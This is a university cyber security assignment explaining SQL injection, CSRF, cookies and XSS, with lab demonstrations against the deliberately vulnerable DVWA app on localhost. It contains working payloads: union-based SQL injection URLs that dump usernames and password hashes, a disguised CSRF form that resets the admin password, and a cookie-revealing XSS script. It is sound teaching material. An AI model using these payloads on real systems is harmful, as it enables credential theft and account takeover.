Deakin University

Real World Practices for Cyber Security

OnTrack Submission

Task T7.2D

Submitted By:
Jack Perry
s217298346
2022/09/09 10:19

Tutor:
Jack Li

September 9, 2022

Cyber Security 7.1 D

Question 1

a. **What does SQL stand for? How is it different compared with a DBMS?**
SQL stands for Structured Query Language. DMBS stands for Database Management System. DBMS is used to create databases while SQL is the language used to access and manipulate the created databases.

b. **In your own words, define what is an SQL injection attack and what vulnerabilities allow an SQL injection attack to occur? (Suggested word count: up to 400 words)**
An SQL injection attack allows users to exploit the database which a web service uses to store their data and ultimately access it without proper permission or authentication. Typically, when using a webpage, the page is designed to complete specific instructions and execute corresponding code based on the user input. However, this assumes users are restricted to a specific set of actions. SQL attacks involve bypassing or modifying these instructions by using certain commands and SQL syntax to access data which they're unauthorized to. When an action is selected/completed, it is done so by executing a specific line(s) of code, however when implemented correctly, SQL commands can be used to alter the expected code and perform unexpected actions. For example, when entering a username and password, a program will typically check the supplied credentials against a pre-defined database to search for a match. Using SQL commands, the user could potentially bypass the stage where the program/website checks the password credential by disrupting the common code. This could allow a user to enter a password protected website without entering the password as the SQL command would eliminate the need to check both username and password and simply check the username; something which is easily obtained. Like with all security threats, it is difficult to prevent against all possible exploits. However, one of the ways in which a developer could defend against SQL injection attacks is by filtering user input based on whitelists as opposed to blacklists. Blacklists allow a developer to protect against known exploits and leave them vulnerable to potential exploits either unknown or not yet created. Whitelists in turn prevent any user input which is not accepted by the predetermined list of accepted inputs. Another way SQL attacks could be circumvented is through limited error messages. While error messages are harmless to most users and simply inform them of an invalid input, hackers (or anyone with knowledge on the subject) could use the information divulged in error messages to gain insight into an application's potential weaknesses. Yet another way developers could protect against SQL injection attacks is by implementing software which specifically protects against SQL queries. Much like typical anti-virus software, SQL protection software can monitor/scan your program to identify potential vulnerabilities as well as implement certain security measures to prevent the likelihood of a SQL attack.

c. **What are some of the recent attacks that have been initiated by SQL injection? How were they conducted? (Suggested word count: up to 400 words)**

PrestaShop
A recent example of an SQL injection (SQLi) attack is through the third-party platform "PrestaShop". This platform allows users to create/facilitate their own shopping websites and aims to simply the process of creating and managing one. Most importantly, PrestaShop contains a payment gateway to facilitate and purchase of products through websites who use the platform which consequently means the PrestaShop database contains the payment data of those who use it. Websites which were using an outdated version of the platform – not equipped to prevent SQLi attacks – were recently compromised allowing the attackers


access to sensitive data. The adversaries carried out the attack by sending a POST request to establish a connection with a vulnerable system followed by a “parameter-less” GET request to in turn create a “blm.php” file which allowed them root access and consequently remotely execute commands. The attackers then created a fake payment form where users entered their sensitive details, unknowingly supplying it to the attackers. The attackers then removed any trace of their activity to avoid raising any suspicion.

Indian Government
Yet another example of an attack carried out via SQL commands was recently seen within the Indian government. The hacking group ‘Sakura Samurai’ identified vulnerabilities within the Indian governments computer systems which ultimately allowed them access to hidden .git and .env files; both of which contained highly sensitive information such as usernames, passwords and other databases containing personal information along with valuable code which the attackers could then exploit. Ethical hackers who were hired to conduct research on the matter found through the use of SQL commands the attackers were able to gain access to an SQL dump, containing vulnerable SQL tables and commands which were used to access sensitive information. Research into the matter stated that file owners should properly configure file permissions to help prevent attackers from gaining unauthorized access to files.

d. Can a firewall prevent an SQL Injection attack? Briefly discuss and support your answer. (Suggested word count: up to 300 words)
Yes, firewalls can be implemented to help prevent SQL injection attacks. More specifically, web application firewalls (WAF) can be used in conjunction with web server to monitor network traffic and identify/prevent activity which is deemed irregular and potential malicious. Web application firewalls operate under a pre-defined set of rules and regulations to distinguish between safe and malicious activity. One of the advantages of web application firewalls is the ease of configuration; a WAFs rules or regulations can easily be altered to support new types of attacks which have either been identified or are believed to likely occur. Not only does this help to pre-emptively secure websites against potential attacks, but it also allows developers to quickly alter firewall configuration to protect against threats which they’re recently become aware of giving hackers less time to exploit vulnerabilities. Firewalls can also help to implement security models which ultimately make up whitelists/blacklists. Firewalls can help to prevent common vulnerabilities such as parameter tampering, ensuring a website only accepts specific inputs helping to prevent attackers bypassing security measures using SQL commands.

Question 2


a. Go to the SQL Injection tab on DVWA and show a successful SQL injection attack. Include screenshots or link to a screencast confirming that you have successfully conducted an SQL injection attack.



```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--+
```

```
ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user_id

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: first_name

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_name

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: password

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: avatar

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_login

ID: 1'union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: failed_login
```


This alters the web request to display user information categories showing what is accessible.



```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' union select user,password from users--+&Submit=Submit#
```

```
ID: 1' union select user,password from users--
First name: admin
Surname: admin

ID: 1' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

This accesses the user and password categories, presenting the attacker with usernames and passwords which are saved in the database which are encrypted by MD5 hash value which encrypts data into a 32 character string.


Enter your MD5 hash below and cross your fingers :

e99a18c428cb38d5f260853678922e03

[✓ Quick search (free)] In-depth search (1 credit)

Found : **abc123**
(hash = e99a18c428cb38d5f260853678922e03)

Search mode: Quick search

This decrypts the hash value to reveal the password for user 'gordonb' is 'abc123'.


Question 3

a. **What does CSRF stand for? How does this attack work? (Suggested word count: up to 300 words)**
CSRF stands for Cross-Site Request Forgery. CSRF relates to exploiting a victims implied trust with a website or browser. When a user logs in or authenticates themselves on a website, the site stores a cookie or data packet which assumes the user's authenticity. This means when a user accesses this site, there's no need to re-authenticate as the browser assumes they are who they say they are based on the cookie or data stored. CSRF attacks exploit this implied trust by manipulating the code executed when a website is accessed, potentially committing unwanted actions. For example, if a user accesses and authenticates themselves on Facebook, the browser will assume they are who they say they are next time the website is accessed. Attackers can take advantage of this by altering the code that is executed when this action is undertaken. As the authentication is already assumed, it allows the attacker to freely access your personal account or commit whatever actions they add to the code. For example, if a user accesses a banking website, logs in and authenticate themselves, the next time the website is accessed the site will assume the user is re-entering the site and the executed code will contain instructions to access that site. An attacker could take advantage of this by either removing sections of the code and/or replacing them to undertake different or additional actions such as withdrawing money. If the attacker was to manipulate the code, when the site is accessed, it would automatically login and carry out whatever instructions are embedded in the code. This is why CSRF attacks are commonly referred to as "one-click attacks". If a user is sent a malicious link or file, it could potentially carry out a series of actions by simply accessing the link provided without doing anything else. Cross-site refers to taking the authentication of a user through their browser and applying that authentication to other websites, tricking the site into thinking the user is committing the actions.

b. How can a CSRF attack be prevented? [3 approaches are enough] (Suggested word count: up to 300 words)

One way in which CSRF attacks can be prevented is through the use of CSRF tokens. CSRF tokens refer to a unique, randomly generated value produced by an application or website which is sent to the client which is accessing it. When a user then accesses the site, the CSRF token value is included in the request which authenticates the request. This makes attackers unable to replicate or forge requests on the user's behalf as they have no way of identifying the randomly generated token. Another method used to prevent CSRF attacks is using a "referer header". Referer headers are an optional additional HTTP header field included in the user request which attaches part of the address of the page making the request. A server can then use this header to attempt to verify where the page is being accessed from in an attempt to verify the user's authenticity. Yet another method to prevent CSRF attacks is to use double submit cookies. This incorporates the CSRF token and pairs it with the use of cookies. A value is included as a request parameter and is also included in a user cookie, acting a multi-factor authentication process. When a user attempts to access a site, the server will verify that the value used in the request parameter matches the value stored in the user cookie. If both values match, access is accepted however if the values do not match the request will not be fulfilled.


c. Go to the CSRF tab on DVWA. Show a successful CSRF attack. Include screenshots or link to a screencast confirming that you have successfully conducted a CSRF attack.



view-source:http://127.0.0.1/DVWA/vulnerabilities/csrf/


```
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                </div>

            </div>

            <div id="main_body">


<div class="body_padded">
    <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

    <div class="vulnerable_code_area">
        <h3>Change your admin password:</h3>
        <br />
        <div id="test_credentials">

 <button onclick="testFunct()">Test Credentials</button><br /><br />
 <script>
function testFunct() {
  window.open("../../vulnerabilities/csrf/test_credentials.php", "_blank",
  "toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=600,height=400");
}
</script>

        </div><br />
        <form action="#" method="GET">
            New password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
            Confirm new password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
            <br />
            <input type="submit" value="Change" name="Change">

        </form>

    </div>
        <p>Note: Browsers are starting to default to setting the <a href='https://web.dev/samesite-cookies-explained/'>SameSite cookie</a> flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed t
        <p>Announcements:</p>
        <ul>
            <li><a href='https://chromestatus.com/feature/5088147346030592'>Chromium</a></li>
            <li><a href='https://docs.microsoft.com/en-us/microsoft-edge/web-platform/site-impacting-changes'>Edge</a></li>
            <li><a href='https://hacks.mozilla.org/2020/08/changes-to-samesite-cookie-behavior/'>Firefox</a></li>
```

After entering the CSRF tab on DVWA, pressing "view page source" will present the user with the websites code. I highlighted the relevant code and copied it into a text editor to alter the code.



```
<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/?" method="GET">
                    <h1>Click Below For Free Money!</h1>
                    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hacked">

                    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hacked">

                    <input type="submit" value="Change" name="Change">

             </form>
```

The code has been removed to alter the message in an attempt to trick the user into clicking on the link. The site url has been added to the code to redirect the page to the DVWA webpage and password fields have been removed and manipulated to automatically set the password to the desired password which is “hacked”. The file is then saved as a .html.


mysite.html

File | /home/kali/Desktop/mysite.html

Apps Debian.org Latest News Help

Click Below For Free Money!


Change

When the malicious webpage is opened and the “change” button is clicked, the code will be executed, automatically changing the user’s password to the “hacked” password set by the attacker. The attacker can then access the users webpage with new credentials.

d. **What is a browser Cookie (or HTTP cookie)? What is it used for?**
Cookies are files which are generated when a user interacts with a webpage. Cookies are used to help personalize the users web experience by storing data specific to that user. The cookies are stored in a designated file on the user’s device and after they’re finished on the site, cookies can be recalled the next time the user operates the website. Cookies can be used to store information such as usernames, for ease of access, preventing the need to enter credentials every time they wish to login. Cookies can also be used for tracking purposes to help further personalize a user’s experience. If a user continually shops for a specific product or item, cookies can store that information and in turn prompt the user with advertisements about that specific item. Additionally, cookies can be used to facilitate continual user sessions. Cookies contain a line of code specific to each user, when a user navigates a website that cookie (containing an identifying code) can be recalled, informing the website who is accessing it, preventing them from constantly re-authenticating.

Question 4

a. **Go to the XSS reflected tab on DVWA. Type “” in the textbox and click Submit. What happens? What information are your shown? Include screenshots or link to a screencast confirming that you have successfully conducted an XSS attack.**


Vulnerability: Reflected C | MD5 Online | Free MD5

127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU


DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello



```
PHPSESSID=kmdk4pjd107jr5pr42a46c4psg; security=low
```

b. **What is the difference between CSRF and XSS (in terms of attack and prevention)? (Suggested word count: up to 300 words)**
While XSS and CSRF are very similar, XSS differs in the fact that it refers to injecting JavaScript into a website to perform malicious actions and do not require a previously user authenticated session. CSRF performs actions on the user's behalf and require the user to authenticate themselves before the adversary can perform their attack. Because CSRF attacks are contingent on user restrictions, attacks can only perform attacks which the user has the authority to commit, as the actions are being carried out on the user's behalf. This potentially makes XSS attacks much more dangerous as they do not require any user interaction. Additionally, because XSS attacks involve inputting JavaScript into a website, attackers are much less limited as to what actions they can undertake as compared to CSRF attacks. Furthermore, CSRF attacks simply send HTTP requests but are unable to view any returned response; XSS attacks can both send and receive requests allowing them to extract sensitive information as opposed to simply performing actions. When XSS attacks input code into a site, the website runs the input and consequently executes the script. As the website has no way to evaluate the code and therefore automatically assumes the input is safe, it will execute the code, potentially allowing access to any data retained by the browser/website. CSRF tokens can be used to prevent both CSRF and XSS attacks by preventing an attacker's initial attempt to manipulate the websites code. If the code contains a CSRF token which the attacker has no way of replicating, there is no opportunity for the attacker to input additional code. However, XSS vulnerabilities are not exclusively related to CSRF vulnerabilities. If there are XSS vulnerabilities on a site which is not prevented by CSRF tokens attacks can still be carried out. Additionally, XSS attacks can be used to bypass CSRF prevention methods. XSS vulnerabilities could be exploited to receive a CSRF token which the attacker could use to carry out a CSRF attack, consequently bypassing any CSRF prevention methods. Encoding/Escape Data can also be implemented to prevent XSS attacks. This technique aims to filter the permitted character inputs when writing to a web page which can in turn prevent attacks from injecting malicious code.

References:

1. Academy, W. and injection, S., 2022. *What is SQL Injection? Tutorial & Examples | Web Security Academy*. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/sql-injection> [Accessed 6 September 2022].
2. W3schools.com. 2022. *SQL Introduction*. [online] Available at: <https://www.w3schools.com/sql/sql_intro.asp> [Accessed 6 September 2022].

3. Toulas, B., 2022. *Hackers exploited PrestaShop zero-day to breach online stores*. [online] BleepingComputer. Available at: <https://www.bleepingcomputer.com/news/security/hackers-exploited-prestashop-zero-day-to-breach-online-stores/> [Accessed 6 September 2022].
4. Sharma, A., 2022. *Researchers hacked Indian govt sites via exposed git and env files*. [online] BleepingComputer. Available at: <https://www.bleepingcomputer.com/news/security/researchers-hacked-indian-govt-sites-via-exposed-git-and-env-files/> [Accessed 6 September 2022].
5. CloudFlare. 2022. *What are cookies?*. [online] Available at: <https://www.cloudflare.com/en-gb/learning/privacy/what-are-cookies/> [Accessed 6 September 2022].
6. Academy, W., 2022. *CSRF tokens | Web Security Academy*. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/csrf/tokens> [Accessed 7 September 2022].
7. Academy, W., 2022. *What is CSRF (Cross-site request forgery)? Tutorial & Examples | Web Security Academy*. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/csrf> [Accessed 7 September 2022].
8. Khalil, R., 2022. *Cross-Site Request Forgery (CSRF) | Complete Guide*. [online] Youtube.com. Available at: <https://www.youtube.com/watch?v=7bTNMSqCMI0> [Accessed 7 September 2022].
9. S, K., 2022. *Cross Site Scripting (XSS) | OWASP Foundation*. [online] Owasp.org. Available at: <https://owasp.org/www-community/attacks/xss/> [Accessed 7 September 2022].
10. Brightsec.com. 2022. *CSRF vs XSS: What are their similarity and differences*. [online] Available at: <https://brightsec.com/blog/csrf-vs-xss/#:~:text=The%20key%20difference%20between%20those,the%20actions%20victims%20can%20perform.> [Accessed 7 September 2022].
11. Owasp-top-10-proactive-controls-2018.readthedocs.io. 2022. *C4: Encode and Escape Data — OWASP Proactive Controls documentation*. [online] Available at: <https://owasp-top-10-proactive-controls-2018.readthedocs.io/en/latest/c4-encode-escape-data.html> [Accessed 7 September 2022].
12. Owasp.org. 2022. *Cross Site Scripting (XSS) | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/xss/> [Accessed 7 September 2022].